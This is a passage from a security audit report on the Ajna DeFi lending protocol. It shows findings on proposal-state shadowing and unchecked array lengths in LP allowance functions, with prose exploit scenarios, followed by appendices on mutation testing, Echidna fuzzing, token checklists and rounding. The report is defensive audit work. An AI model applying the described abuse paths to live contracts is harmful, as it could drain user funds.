_standardProposalState(proposalId_) : _getExtraordinaryProposalState(proposalId_);
}
```

Figure 7.3: The `state()` function in `GrantFund.sol#L45-L51`

Depending on how the `state` view function is used this might lead to problems in the front-end or other smart contracts that integrate with the `GrantFund` contract.

Exploit Scenario

Alice creates an Extraordinary proposal to request 10 million Ajna tokens to pay for something important. Mallory doesn't like the proposal and creates a Standard proposal with the exact same arguments. The frontend which calls `state()` to view any type of proposal's state now returns the state of Mallory's Standard proposal instead of Alice's Extraordinary proposal.

Recommendations

Short term, redesign the `findMechanismOfProposal` function so that it does not shadow any proposal. For example, return an array of two items that will tell if a Standard and Extraordinary proposal with that proposal id exists or not.

Long term, think about all of the information that the front-end and other integrating smart contracts might require to function correctly and design the corresponding view functions in the smart contracts to fulfill those requirements.

8. Array lengths are not checked in LP allowance update functions

Severity: **Low**	Difficulty: **Medium**
Type: Data Validation	Finding ID: TOB-AJNA-8
Target: `contracts/src/base/Pool.sol`	

Description

The `increaseLPAllowance` and `decreaseLPAllowance` functions both accept two array arguments, `indexes_` and `amounts_`.

```
function increaseLPAllowance(
    address spender_,
    uint256[] calldata indexes_,
    uint256[] calldata amounts_
) external override nonReentrant {
    mapping(uint256 => uint256) storage allowances
=_lpAllowances[msg.sender][spender_];

    uint256 indexesLength = indexes_.length;
    uint256 index;

    for (uint256 i = 0; i < indexesLength; ) {
        index = indexes_[i];
        allowances[index] += amounts_[i];
        unchecked { ++i; }
    }
```

Figure 8.1: The `increaseLPAllowance()` function in `Pool.sol#L36-L42`

There is no check to ensure the array arguments are equal in length. This means that it is possible to pass in two arrays of different lengths. If the `amounts_` array is longer, the extra `amounts_` values will be ignored silently.

Exploit Scenario

Alice wants to reduce allowances to Eve for various buckets, including a large bucket she is particularly concerned about. Alice inadvertently omits the large bucket index in `indexes_` but does include the amount in her call to `decreaseLPAllowance()`. The transaction completes successfully but does not impact the allowance for the large bucket. Eve drains the large bucket.

Recommendations

Short term, add a check to both `increaseLPAllowance` and `decreaseLPAllowance` to ensure the lengths of `amounts_` and `indexes_` are the same.

Long term, carefully consider the mistakes that could be made by users to help design data validation strategies for external functions.

A. Vulnerability Categories

The following tables describe the vulnerability categories, severity levels, and difficulty levels used in this document.

Vulnerability Categories	
Category	**Description**
Access Controls	Insufficient authorization or assessment of rights
Auditing and Logging	Insufficient auditing of actions or logging of problems
Authentication	Improper identification of users
Configuration	Misconfigured servers, devices, or software components
Cryptography	A breach of system confidentiality or integrity
Data Exposure	Exposure of sensitive information
Data Validation	Improper reliance on the structure or values of data
Denial of Service	A system failure with an availability impact
Error Reporting	Insecure or insufficient reporting of error conditions
Patching	Use of an outdated software package or library
Session Management	Improper identification of authenticated users
Testing	Insufficient test methodology or test coverage
Timing	Race conditions or other order-of-operations flaws
Undefined Behavior	Undefined behavior triggered within the system

Severity Levels	
Severity	**Description**
Informational	The issue does not pose an immediate risk but is relevant to security best practices.
Undetermined	The extent of the risk was not determined during this engagement.
Low	The risk is small or is not one the client has indicated is important.
Medium	User information is at risk; exploitation could pose reputational, legal, or moderate financial risks.
High	The flaw could affect numerous users and have serious reputational, legal, or financial implications.

Difficulty Levels	
Difficulty	**Description**
Undetermined	The difficulty of exploitation was not determined during this engagement.
Low	The flaw is well known; public tools for its exploitation exist or can be scripted.
Medium	An attacker must write an exploit or will need in-depth knowledge of the system.
High	An attacker must have privileged access to the system, may need to know complex technical details, or must discover other weaknesses to exploit this issue.

B. Code Maturity Categories

The following tables describe the code maturity categories and rating criteria used in this document.

Code Maturity Categories	
Category	**Description**
Arithmetic	The proper use of mathematical operations and semantics
Auditing	The use of event auditing and logging to support monitoring
Authentication / Access Controls	The use of robust access controls to handle identification and authorization and to ensure safe interactions with the system
Complexity Management	The presence of clear structures designed to manage system complexity, including the separation of system logic into clearly defined functions
Cryptography and Key Management	The safe use of cryptographic primitives and functions, along with the presence of robust mechanisms for key generation and distribution
Decentralization	The presence of a decentralized governance structure for mitigating insider threats and managing risks posed by contract upgrades
Documentation	The presence of comprehensive and readable codebase documentation
Front-Running Resistance	The system's resistance to front-running attacks
Low-Level Manipulation	The justified use of inline assembly and low-level calls
Testing and Verification	The presence of robust testing procedures (e.g., unit tests, integration tests, and verification methods) and sufficient test coverage

Rating Criteria	
Rating	**Description**
Strong	No issues were found, and the system exceeds industry standards.
Satisfactory	Minor issues were found, but the system is compliant with best practices.
Moderate	Some issues that may affect system safety were found.

Weak	Many issues that affect system safety were found.
Missing	A required component is missing, significantly affecting system safety.
Not Applicable	The category is not applicable to this review.
Not Considered	The category was not considered in this review.
Further Investigation Required	Further investigation is required to reach a meaningful conclusion.

C. Code Quality

The following recommendations are not associated with specific vulnerabilities. However, they enhance code readability and may prevent the introduction of vulnerabilities in the future.

Recommendations

- **Use constants.** The compiler replaces constant variables with the underlying value at compile time, incurring no gas penalties and making the code more readable.
    - Constant variable `WAD` is declared but not used in `Maths.sol`.
    - State variable `UPDATE_CLAIM_REWARD` can be made a constant in `RewardsManager.sol#L59`
- **Distinguish index variables.** Fenwick indices (`uint`) and bucket indices (`int`) are often assigned to variables named `index`, making it difficult for readers to keep track of which types of indices are used where. The code would become more approachable for new readers if fenwick indices were assigned to a variable named `fenwickIndex`, for example.
- **Use consistent variable and function naming conventions**
    - In some function names LP is spelled as Lp, whereas in others it is spelled as LP. For example `Pool.sol#L248` `approveLpTransferors` and `Pool.sol#L168` `decreaseLPAllowance`.
    - For quote tokens, Token is appended to the end whereas collateral it is not. For example `Pool.sol#L138` `addQuoteToken` and `Pool.sol#L267` `addCollateral`.
- **Use defined helper functions instead of duplicating code.**
    - In `Lender.sol#L185-191` should use `Buckets.addLenderLPs`.
    - `addQuoteToken` in `LenderActions.sol#144-149` uses struct `AddQuoteParams` but there is no corresponding params struct for `addCollateral`
- **Ensure that comments in code always reflect the code's intended behavior.**
    - For example, the `Manager._assertCallerIsLocalOwner()` function's comment is incorrect.

- The comment on `Deposits.sol#L195` says the following code is “Case 1 above” but it’s actually case 2.
- The section header in `Pool.sol#L702` says `External Functions` but is more precisely `External View Functions`.
- In `IPositionManagerOwnerActions.sol#L24 and L54`, the references to `setPositionOwner` are incorrect.
- In `Contracts/README.MD#L8`, remove references to cryptopunks and crypto kitties.
- In `BorrowerActions#L292`, the comment should read: `revert if no amount to pull or repay`.
- The comment in `Auctions.sol#L1269`, should be removed, as `totalBondEscrowed` is updated in the Pool’s `withdrawBonds` function.
- In Buckets.sol#L68, this comment is incorrect:

  ```
  Increments bucket.collateral and bucket.lps accumulator state.
  ```

- **Use structs for params consistently**
  - In `LenderActions.sol#144-149`, `addQuoteToken` uses struct `AddQuoteParams` but there is no corresponding params struct for `addCollateral`
- **Define events once**
  - There are multiple events that are defined twice. This adds to maintenance overhead and could lead to divergences. Consider defining events in one location and importing them. The following events are defined within the file they are emitted and again in `IPoolEvents.sol` with a note saying "See IPoolEvents for descriptions":

    `AddQuoteToken, AuctionSettle, AuctionsNFTSettle, BucketBankruptcy, BucketTake, BucketBankruptcy, Settle, Kick, MoveQuoteToken, RemoveCollateral, RepayDebt, ReserveAuction, Take, TransferLPs, UpdateInterestRate`
- **Perform one time checks outside of loops**
  - In `Funding.sol#L117`, the check for an invalid proposal can be moved outside the loop.

- **Perform zero address checks in constructor**
    - In `RewardsManager.sol#L89` in the constructor, the `ajnaToken_` argument is not checked against the zero address.

D. Mutation Testing

The goal of mutation testing is to gain insight into test coverage. It works by going line-by-line through the target file, mutating that line in some way, running tests, and flagging changes that do not trigger test failure. Depending on the complexity of the logic on that line and tools used, there might be upwards of 50 mutants tested per line of source code. Mutation testing is a slow process but, by highlighting areas of the code with incomplete test coverage, it allows auditors to focus their manual review on the parts of the code that are most likely to contain latent bugs.

Available mutation testing tools:

- Vertigo: Developed by security researchers at Consensys Diligence. Integration with foundry is planned but progress is unclear. Known scalability issues are present.
- Gambit: Generates stochastic mutants by modifying the Solidity AST. Optimized for integration with the Certora prover.
- Necessist: Operates on tests rather than source code, although with a similar end-goal in mind. Developed in-house by Trail of Bits. Necessist could provide a nice complement to source-focused mutation testing. However, due to the timeboxed nature of this review, using necessist to conduct an additional mutation testing campaign was deprioritized.
- Universalmutator: Generates deterministic mutants from regular expressions, supports many different source code languages including solidity and vyper. See the 2018 ICSE tool paper and guest blog post on the Trail of Bits blog for more information.

We used universalmutator to conduct a mutation testing campaign during this engagement because the mutants it generates are deterministic and because it's a relatively mature tool with few known issues. This tool can be installed with:

```
pip install universalmutator
```

Once installed, a mutation campaign can be run against all solidity source files using the following bash script.

```
1   find src \
2     -name '*.sol' \
3     -print0 | while IFS= read -r -d '' file
4   do
5     name="$(basename "$file" .sol)"
6     dir="mutants/$name"
7     mkdir -p "$dir"
8     echo "Mutating $file"
9     mutate "$file" \
10      --cmd "timeout 180s make test" \
11      --mutantDir "$dir" \
12      > "mutants/$name.log"
13  done
```

Figure D.1: Bash script that runs a mutation testing campaign against each solidity file in the src directory.

A few notes about the above bash script:

- The overall runtime of the above script against all non-interface solidity files in the `contracts` target repository is approximately two weeks on a modern M1 Mac.
- The `--cmd` argument on line 10 specifies the command to run for each mutant. This command is prefixed by `timeout 180s` (requires `coreutils` to be installed on MacOS) because a healthy run of the test suite was determined to take approximately 90 seconds. A timeout of twice as much time is used to only cut-off test runs that are badly stalled.
- Some false positives could be removed if we ran the complete test suite by replacing `make test` with `forge test` at the end of the `--cmd` argument on line 10. This would come at the cost of increasing the runtime, however.

The results of each target's mutation tests are saved in a file as per line 12 of the script in figure D.1. An illustrative example of such output is shown below.

```
*** UNIVERSALMUTATOR ***
MUTATING WITH RULES: universal.rules, solidity.rules, c_like.rules
SKIPPED 8 MUTANTS ONLY CHANGING STRING LITERALS
888 MUTANTS GENERATED BY RULES
...
PROCESSING MUTANT: 58: return x >= y ? x : y;  ==> return x != y ? x : y;...INVALID
PROCESSING MUTANT: 58: return x >= y ? x : y;  ==> return x == y ? x : y;...VALID
[written to mutants/Maths/Maths.mutant.17.sol]
PROCESSING MUTANT: 58: return x >= y ? x : y;  ==> return x < y ? x : y;...INVALID
...
21 VALID MUTANTS
822 INVALID MUTANTS
0 REDUNDANT MUTANTS
Valid Percentage: 2.491103202846975%
```

Figure D.2: Abbreviated output from the mutation testing campaign on Maths.sol

The output of `universalmutator` starts by printing the number of mutants generated and ends with a summary of how many of these mutants were valid. A small percentage of valid mutants indicates thorough test coverage.

The snippet from the middle of the output is focused on mutations made to line 58 of the Maths source code. This line plus surrounding context is shown below.

```
57  function maxInt(int256 x, int256 y) internal pure returns (int256) {
58      return x >= y ? x : y;
59  }
```

Figure D.3: Source code targeted by the snippet of mutation test output from figure D.2

The mutation test output indicates that, if we replace the >= operator with `!=` or > on line 58, then some tests fail. This is expected and indicates that the test suite is well designed to detect such logic bugs.

On the other hand, if we replace the >= operator with == then all tests still pass. This change meaningfully breaks this method's behavior so we'd expect this mutant to be invalid given thorough test coverage. Indeed, if we check `MathTest.t.sol`, we do not find any tests for the `maxInt` method. As an auditor, this is a cue to take an extra close look at the implementation of this method and at its usage throughout the rest of the codebase.

E. Testing Foundry invariants using Echidna

Echidna is an open-source property-based fuzzer developed by Trail of Bits. This section describes how we used Echidna to test the existing Foundry invariants tests.

Installation

- Install Slither release 0.9.3 (newest release as of this writing) : `pip install slither-analyzer`.
- Install Echidna from master branch (upcoming 2.1.1 release). A new release is planned for the near future.

Setup

- Echidna depends on Slither to retrieve valuable information used in the Echidna execution. Running Slither inside the repo will also make it analyze all of the Solidity contracts in the `tests` folder, resulting in it taking more than 10 minutes to finish. To prevent this from happening, temporarily rename the `tests` folder, and create a `tests` folder that contains only the folders: `tests/forge/ERC20Pool/invariants/`, and `tests/forge/utils/`.
- Since Ajna Protocol makes use of external libraries, add the following two files in the root of the contracts repo.

```
{
    "solc_remaps": [
      "@solmate=lib/solmate/src/",
      "@std=lib/forge-std/src/",
      "@clones=lib/clones-with-immutable-args/src/",
      "@openzeppelin/contracts=lib/openzeppelin-contracts/contracts",
      "@prb-math=lib/prb-math/",
      "@base64-sol=lib/base64/"
    ],
    "compile_force_framework":  "foundry",
    "foundry_out_directory": "forge_out",
    "compile_libraries":
"(Auctions,0x1f0000000000000000000000000000000000),(BorrowerActions,0x2f00000000000000000000000000000000),(LenderActions,0x3f0000000000000000000000000000000000),(PoolCommons,0x4f0000000000000000000000000000000000),(PositionNFTSVG,0x5f0000000000000000000000000000000000)"
  }
```

Figure E.1: Source code of the `crytic_compile.config.json` file

```
seqLen: 100
codeSize: 0xfffffffffff
testLimit: 10000000000000
```

```
deployContracts: [
  ["0x1f0000000000000000000000000000000000000000", "Auctions"],
  ["0x2f0000000000000000000000000000000000000000", "BorrowerActions"],
  ["0x3f0000000000000000000000000000000000000000", "LenderActions"],
  ["0x4f0000000000000000000000000000000000000000", "PoolCommons"],
  ["0x5f0000000000000000000000000000000000000000", "PositionNFTSVG"],
]
```

Figure E.2: Source code of the `echidna.config.yaml` file

Code changes

- Echidna does not (yet) support `startPrank` and `stopPrank`, but it does support `prank`. Replace all of the `startPrank` and `stopPrank` calls with appropriate `prank` calls. Ideally design the tests so that they do not need `prank`.
- Foundry invariant testing makes use of a special state variable called `failed`. Echidna does not know about this function so manually add it in `BasicInvariants.t.sol`: `function invariant_failed() public { require(!failed, "failed!"); }`
- Foundry internally uses a list of addresses to make calls from. This list can be edited by using the `excludeContract` and `targetSender` functions, which the Foundry invariant tests do to exclude the protocol contracts. However, Echidna does not use such a list. Instead, if Echidna is being called with the `--all-contracts` argument it will try to call every function with every address as caller.

Execution

```
echidna . --contract LiquidationInvariant --test-mode dapptest --config config.yaml
--corpus-dir corpus --all-contracts
```

Figure E.3: Command to execute Foundry invariant tests using Echidna in dapptest test-mode

Recommendations

Each tool has its own biases and therefore it makes sense to use multiple tools to test invariants. With that being said, currently it's not possible to out of the box test Foundry invariant tests with Echidna. Leaving the option of rewriting Foundry tests so that they can be executed using Echidna, at the cost of no longer working with Foundry invariant testing. Instead, what we recommend is to choose specific (new) invariants and implement those with Echidna while keeping the existing Foundry invariants.

F. Incident Response Plan

This section provides recommendations on formulating an incident response plan.

- **Identify the parties (either specific people or roles) responsible for implementing the mitigations when an issue occurs (e.g., deploying smart contracts, pausing contracts, upgrading the front end, etc.).**
- **Clearly describe the intended contract deployment process.**
- **Outline the circumstances under which Ajna Protocol will compensate users affected by an issue (if any).**
    - Issues that warrant compensation could include an individual or aggregate loss or a loss resulting from user error, a contract flaw, or a third-party contract flaw.
- **Document how the team plans to stay up to date on new issues that could affect the system; awareness of such issues will inform future development work and help the team secure the deployment toolchain and the external on-chain and off-chain services that the system relies on.**
    - Identify sources of vulnerability news for each language and component used in the system, and subscribe to updates from each source. Consider creating a private Discord channel in which a bot will post the latest vulnerability news; this will provide the team with a way to track all updates in one place. Lastly, consider assigning certain team members to track news about vulnerabilities in specific components of the system.
- **Determine when the team will seek assistance from external parties (e.g., auditors, affected users, other protocol developers, etc.) and how it will onboard them.**
    - Effective remediation of certain issues may require collaboration with external parties.
- **Define contract behavior that would be considered abnormal by off-chain monitoring solutions.**

It is best practice to perform periodic dry runs of scenarios outlined in the incident response plan to find omissions and opportunities for improvement and to develop "muscle memory." Additionally, document the frequency with which the team should perform dry runs of various scenarios, and perform dry runs of more likely scenarios more

regularly. Create a template to be filled out with descriptions of any necessary improvements after each dry run.

G. Risks with Arbitrary Tokens

The Ajna Protocol aims to allow third-party users to create their own token pools. These user-created pools could introduce problems that could allow attackers to steal funds. We recommend that users review the tokens to ensure that pools do not behave unexpectedly.

Ensure that users follow these guidelines when creating pools:

- **Tokens should never be upgradeable.** Upgradeable tokens have inherent risks that may not be apparent with different versions.
- **Tokens should not have a self-destruct capability.** Destructible tokens have inherent risks, including malicious upgrades through `create2`.
- **Tokens should not be interest bearing or re-adjusting.** Certain accounting invariants rely on assumptions about unchanging token balances and transfer amounts without fees.

H. Token Integration Checklist

The following checklist provides recommendations for interactions with arbitrary tokens. Every unchecked item should be justified, and its associated risks, understood. For an up-to-date version of the checklist, see `crytic/building-secure-contracts`.

For convenience, all Slither utilities can be run directly on a token address, such as the following:

```
slither-check-erc 0xdac17f958d2ee523a2206206994597c13d831ec7 TetherToken --erc erc20
slither-check-erc 0x06012c8cf97BEaD5deAe237070F9587f8E7A266d KittyCore --erc erc721
```

To follow this checklist, use the below output from Slither for the token:

```
slither-check-erc [target] [contractName] [optional: --erc ERC_NUMBER]
slither [target] --print human-summary
slither [target] --print contract-summary
slither-prop . --contract ContractName # requires configuration, and use of Echidna
and Manticore
```

General Considerations

- ❏ **The contract has a security review.** Avoid interacting with contracts that lack a security review. Check the length of the assessment (i.e., the level of effort), the reputation of the security firm, and the number and severity of the findings.
- ❏ **You have contacted the developers.** You may need to alert their team to an incident. Look for appropriate contacts on `blockchain-security-contacts`.
- ❏ **They have a security mailing list for critical announcements.** Their team should advise users (like you!) when critical issues are found or when upgrades occur.

Contract Composition

- ❏ **The contract avoids unnecessary complexity.** The token should be a simple contract; a token with complex code requires a higher standard of review. Use Slither's `human-summary` printer to identify complex code.
- ❏ **The contract uses `SafeMath`.** Contracts that do not use `SafeMath` require a higher standard of review. Inspect the contract by hand for `SafeMath` usage.
- ❏ **The contract has only a few non-token-related functions.** Non-token-related functions increase the likelihood of an issue in the contract. Use Slither's `contract-summary` printer to broadly review the code used in the contract.

- ❏ **The token has only one address.** Tokens with multiple entry points for balance updates can break internal bookkeeping based on the address (e.g., `balances[token_address][msg.sender]` may not reflect the actual balance).

Owner Privileges

- ❏ **The token is not upgradeable.** Upgradeable contracts may change their rules over time. Use Slither's `human-summary` printer to determine whether the contract is upgradeable.
- ❏ **The owner has limited minting capabilities.** Malicious or compromised owners can abuse minting capabilities. Use Slither's `human-summary` printer to review minting capabilities, and consider manually reviewing the code.
- ❏ **The token is not pausable.** Malicious or compromised owners can trap contracts relying on pausable tokens. Identify pausable code by hand.
- ❏ **The owner cannot blacklist the contract.** Malicious or compromised owners can trap contracts relying on tokens with a blacklist. Identify blacklisting features by hand.
- ❏ **The team behind the token is known and can be held responsible for abuse.** Contracts with anonymous development teams or teams that reside in legal shelters require a higher standard of review.

ERC20 Tokens

ERC20 Conformity Checks

Slither includes a utility, `slither-check-erc`, that reviews the conformance of a token to many related ERC standards. Use `slither-check-erc` to review the following:

- ❏ **`Transfer` and `transferFrom` return a boolean.** Several tokens do not return a boolean on these functions. As a result, their calls in the contract might fail.
- ❏ **The `name`, `decimals`, and `symbol` functions are present if used.** These functions are optional in the ERC20 standard and may not be present.
- ❏ **`Decimals` returns a `uint8`.** Several tokens incorrectly return a `uint256`. In such cases, ensure that the value returned is below 255.
- ❏ **The token mitigates the known ERC20 race condition.** The ERC20 standard has a known ERC20 race condition that must be mitigated to prevent attackers from stealing tokens.

Slither includes a utility, `slither-prop`, that generates unit tests and security properties that can discover many common ERC flaws. Use `slither-prop` to review the following:

- ❏ **The contract passes all unit tests and security properties from `slither-prop`.** Run the generated unit tests and then check the properties with Echidna and Manticore.

Risks of ERC20 Extensions

The behavior of certain contracts may differ from the original ERC specification. Conduct a manual review of the following conditions:

- ❏ **The token is not an ERC777 token and has no external function call in `transfer` or `transferFrom`.** External calls in the transfer functions can lead to reentrancies.
- ❏ **`Transfer` and `transferFrom` should not take a fee.** Deflationary tokens can lead to unexpected behavior.
- ❏ **Potential interest earned from the token is taken into account.** Some tokens distribute interest to token holders. This interest may be trapped in the contract if not taken into account.

Token Scarcity

Reviews of token scarcity issues must be executed manually. Check for the following conditions:

- ❏ **The supply is owned by more than a few users.** If a few users own most of the tokens, they can influence operations based on the tokens' repartition.
- ❏ **The total supply is sufficient.** Tokens with a low total supply can be easily manipulated.
- ❏ **The tokens are located in more than a few exchanges.** If all the tokens are in one exchange, a compromise of the exchange could compromise the contract relying on the token.
- ❏ **Users understand the risks associated with a large amount of funds or flash loans.** Contracts relying on the token balance must account for attackers with a large amount of funds or attacks executed through flash loans.
- ❏ **The token does not allow flash minting.** Flash minting can lead to substantial swings in the balance and the total supply, which necessitate strict and comprehensive overflow checks in the operation of the token.

ERC721 Tokens

ERC721 Conformity Checks

The behavior of certain contracts may differ from the original ERC specification. Conduct a manual review of the following conditions:

- ❑ **Transfers of tokens to the `0x0` address revert.** Several tokens allow transfers to `0x0` and consider tokens transferred to that address to have been burned; however, the ERC721 standard requires that such transfers revert.
- ❑ **`safeTransferFrom` functions are implemented with the correct signature.** Several token contracts do not implement these functions. A transfer of NFTs to one of those contracts can result in a loss of assets.
- ❑ **The `name`, `decimals`, and `symbol` functions are present if used.** These functions are optional in the ERC721 standard and may not be present.
- ❑ **If it is used, `decimals` returns a `uint8(0)`.** Other values are invalid.
- ❑ **The `name` and `symbol` functions can return an empty string.** This behavior is allowed by the standard.
- ❑ **The `ownerOf` function reverts if the `tokenId` is invalid or is set to a token that has already been burned.** The function cannot return `0x0`. This behavior is required by the standard, but it is not always properly implemented.
- ❑ **A transfer of an NFT clears its approvals.** This is required by the standard.
- ❑ **The token ID of an NFT cannot be changed during its lifetime.** This is required by the standard.

Common Risks of the ERC721 Standard

To mitigate the risks associated with ERC721 contracts, conduct a manual review of the following conditions:

- ❑ **The `onERC721Received` callback is taken into account.** External calls in the transfer functions can lead to reentrancies, especially when the callback is not explicit (e.g., in `safeMint` calls).

- **When an NFT is minted, it is safely transferred to a smart contract.** If there is a minting function, it should behave similarly to `safeTransferFrom` and properly handle the minting of new tokens to a smart contract. This will prevent a loss of assets.
- **The burning of a token clears its approvals.** If there is a burning function, it should clear the token's previous approvals.

I. Documentation improvements

This appendix aims to provide an overview of the current documentation for the Ajna protocol and suggest improvements to enhance its usability, readability, and comprehension. The Ajna protocol is a novel lending protocol that introduces several new financial concepts to the DeFi ecosystem. Comprehensive and engaging learning material will help users interact with the system in an informed way and will help future auditors quickly ramp up on the system's business logic.

Currently, there is a white paper, a master spec, an ELI5 explanatory document, and a video walkthrough of the master spec. Additionally, the code is generally well commented. Despite the presence of extensive documentation, there is room for improvement to cater to a broader audience and make the information more accessible.

Summary of proposed changes

To enhance the Ajna protocol documentation, we propose the following improvements:

- Add a FAQ section to address common queries
- Create a wiki website for easier navigation
- Explore using an AI chatbot for real-time support and enhanced user engagement
- Explore automating the generation of NatSpec documentation
- Incorporate diagrams and visualizations to explain mathematical concepts and user stories
- Offer in-depth examples of various user stories
- Produce shorter, focused videos on specific concepts

Wiki website

Creating a wiki website for the Ajna protocol documentation will significantly improve the user experience by providing a more accessible and searchable platform. The wiki can include some of the features listed below in addition to the existing documentation such as the white paper, master spec, and the glossary of terms. The wiki format allows for better organization of the content, making it easier for users to find specific topics, navigate through different sections, and jump between related articles. Examples of wiki websites include Aave and MakerDAO developer documentation.

AI-powered chatbot

Integrating an AI-powered chatbot, such as one based on GPT, into the Ajna protocol's documentation platform has the possibility to enhance user support and engagement. This chatbot can be designed to answer user questions about the protocol, guide them through the documentation, and provide real-time assistance. By leveraging natural language processing and machine learning capabilities, the chatbot can understand user queries and offer relevant, accurate responses. This addition will not only streamline user support but also provide a more interactive and personalized experience for users seeking information about the Ajna protocol.

While these technologies are not yet fully mature, we recommend exploring them cautiously and with the proper warnings; these models can generate partial or false information. However as they are progressing at a fast pace, we recommend exploring their possibilities.

User stories

Providing in-depth user story examples for the Ajna protocol will help users gain a better understanding of its various features and functionalities. These examples will walk users through different pool types and scenarios, showcasing how the protocol works in real-world situations. The workflow examples will track changes in key state variables upon completing certain actions.

We recommend creating workflows for the following categories:

Lending and Borrowing

This example demonstrates how lenders and borrowers interact with the protocol and exhibits the effects on various key variables such as LUP, HTP, Interest Rate, and the inflator. Separate examples can be created for each pool type, ERC20, ERC721, and ERC721 subset. Example workflow:

1. Lenders deposit quote tokens
2. Borrowers post collateral and draw debt

3. Lenders move and remove liquidity.
4. Borrowers repay loans.

NFT staking and claiming rewards

This example shows the process of using LP tokens to mint a positions NFT, staking, and earning rewards. In addition to tracking changes to earned reward balances, related concepts such as “approvedTransferors” can be explained. Example workflow:

1. Lender mints NFT and memorializes positions
2. Stake NFT and earn rewards
3. Claim rewards
4. Adjust liquidity while staked
5. Unstake, redeem positions, and burn NFT

Liquidation

This example should walk through a loan becoming unhealthy, the various ways a kicker can start an auction, and an auction settlement procedure, including a liquidation which leads to bucket bankruptcy.

Ajna token and voting

This example will outline the governance process within the Ajna protocol, detailing how users can participate in voting on proposals that affect the protocol's development and direction.

Pool deployment

This example will explain how each type of pool is deployed and discuss various state variables that are updated as part of the process.

Shorter, focused videos

Producing a series of shorter, focused videos will make the Ajna protocol's documentation more engaging and easier to digest. These videos will present specific concepts or workflows, allowing users to quickly grasp a particular topic without having to watch an extensive walkthrough. By breaking down complex topics into smaller, focused segments, the videos can cater to users with different levels of experience and familiarity with the protocol. These videos can also serve as supplementary material to the written documentation, supporting various learning styles and preferences.

Visualizations and Diagrams

Incorporating visualizations and diagrams into the documentation will significantly enhance the user's understanding of the Ajna protocol's workflows and mathematical concepts. Visual representations can help users grasp complex ideas more quickly and intuitively, facilitating a deeper comprehension of the protocol's inner workings.

Mathematical

Diagrams that explain the mathematical concepts and formulas used in the Ajna protocol will help users better understand the underlying mechanisms driving the protocol's functions. These could be similar to diagrams included in the white paper but with additional explanation and in some cases showing more of the full derivation.

User stories

Visually represent the step-by-step processes involved in various aspects of the Ajna protocol, such as lending, borrowing, staking and claiming rewards. These exhibits will make it easier for users to visualize the sequence of actions and their effects on the protocol's state variables. Figure H.1 below is an example which demonstrates how various key metrics change based on deposit and debt levels.

step1: lender adds quote token receives LPs

bucket index	tree index	price 1.005^n		quote token	LP
1606	2550	3,010.89		10,000	10,000
1605	2551	2,995.91		10,000	10,000
1604	2552	2,981.01		10,000	10,000
1603	2553	2,966.18		10,000	10,000
1602	2554	2,951.42		10,000	10,000

step2: borrower posts collateral and draws debt (Pool.drawDebt)

day:	**30**
new collateral	**13**
new debt:	**20000**

bucket index	tree index	price 1.005^n		quote token	LP
1606	2550	3,010.89		10,000	10,000
1605	2551	2,995.91		10,000	10,000
1604	2552	2,981.01	***LUP***	10,000	10,000
1603	2553	2,966.18		10,000	10,000
1602	2554	2,951.42		10,000	10,000
	htp (debt / collateral):		**1,538**		

step3: borrower draws more debt (Pool.drawDebt)

day:	**80**
new collateral	**0**
new debt:	**20,000**
total w orig fee	**40,038**

bucket index	tree index	price 1.005^n		quote token	LP
1606	2550	3,010.89		10,000	10,000
1605	2551	2,995.91		10,000	10,000
1604	2552	2,981.01		10,000	10,000
1603	2553	2,966.18		10,000	10,000
1602	2554	2,951.42	***LUP***	10,000	10,000
	htp (debt / collateral):		**2,908**		

Figure H.1: An example of a visualization showing the changes in LUP, HTP based on deposit and debt level changes in the pool.

FAQ section

Adding a frequently asked questions (FAQ) section to the documentation will address common concerns and issues encountered by users when interacting with the Ajna protocol. The FAQ section will compile a list of typical questions and their corresponding answers, allowing users to quickly find solutions to their queries without requiring additional support. This section will not only improve the user experience by reducing the time and effort spent searching for answers but also help to identify areas in the documentation that may need further clarification or improvement.

Automate NatSpec documentation

Aside from minor issues noted in the Code Quality section, the current NatSpec comments are generally comprehensive and accurate. To improve quality and maintainability, consider using slither-documentation for auto-generating NatSpec comments. This reduces error potential and eases maintenance. Automate the process further by integrating slither-docs-action into the CI/CD pipeline, allowing automatic documentation generation for each pull request, ensuring consistency and up-to-date documentation throughout development. While the automated generated documentation still requires manual review - and potentially manual edits - they can significantly reduce the resources needed to enforce code documentation.

J. Rounding Guidance

Background

Ajna Labs employs fixed-point arithmetic, which can lead to rounding errors during both multiplication and division operations. The fixed-point base utilized is 1e18, and the rounding process is managed by the Maths library. To address rounding, 0.5e18 is added prior to the precision-losing operation, which internally truncates the result. This method effectively rounds any remainders greater than 0.5 to 1 and anything less to 0. Despite adhering to the principle-of-least-surprise, this approach inevitably results in some imprecision that must be managed.

A crucial invariant (V1) for the Scaling Fenwick Tree is that when the value at index i is removed from itself, the result should be exactly zero. In order to maintain this invariant, even though it involves a series of precision-losing multiplication operations, the same series of operations is executed in the same order to calculate the amount to decrement the value at index i. The consistent and deterministic rounding strategy ensures that this approach successfully zeroes out a value in the system.

Problem

Another invariant (V2) states the prefix sum of values up to index `j` must be less than or equal to the prefix sum of values up to index `j+1`. This invariant can break due to rounding errors surrounding the application of the scaling factor. If the value at index `j+1` is zero, and if the scaling factor is rounded up while calculating the value at `j` but rounded down while calculating the value at `j+1`, then the invariant breaks. Because the scaling factor is used to scale up an unscaled value, this off-by-one error can be magnified to the point that it's non-negligible, although still small.

The method affected by the above invariant failure is `prefixSum`, which is used by the `PoolCommons` contract to accrue interest and to determine the amount of meaningful deposits used in the interest rate. These particular operations are robust against imprecision and no security issues resulting from such rounding errors were identified.

Mitigation

It is unlikely that invariant V2 could be fixed without a major restructuring of the logic in the Deposits library. The underlying precision loss is unavoidable and its distribution throughout the arithmetic is non-trivial. If such a restructuring is planned, we recommend adding dedicated fuzz tests for the obliterate functionality to ensure that invariant V1 remains solid. However, it is not clear whether the rounding logic could be restructured in a way that allows invariants V1 and V2 to both precisely hold.

This is a specific case of a more general problem: how should we handle quantitative invariants which are subject to non-trivial rounding errors?

In general, there are some situations in which precision loss is unacceptable, such as while calculating the exchange rate between LP tokens and underlying collateral; the presence of dust could result in an extreme exchange rate that could lead to loss of finds.

In the case of invariant V2, however, only interest accrual is affected and the protocol's solvency will not be put at risk if slightly more or less interest is accrued to lenders. In these cases, it can be acceptable to bound the loss of precision and relax the invariant in a controlled way.

For example, given 2^13 buckets, calculating the scaling factor for a specific index will require at most 12 fixed-point multiplication operations. If we assume the worst-case: all of these round up for the prefix sum at index `j` and they round down for the prefix sum at index `j+1`, then the scalar would diverge by at most 12. While running fuzz tests, we can use this error range along with the underlying scaled values to determine the maximum error that could be present and use this to determine whether the fuzz run succeeds or fails.

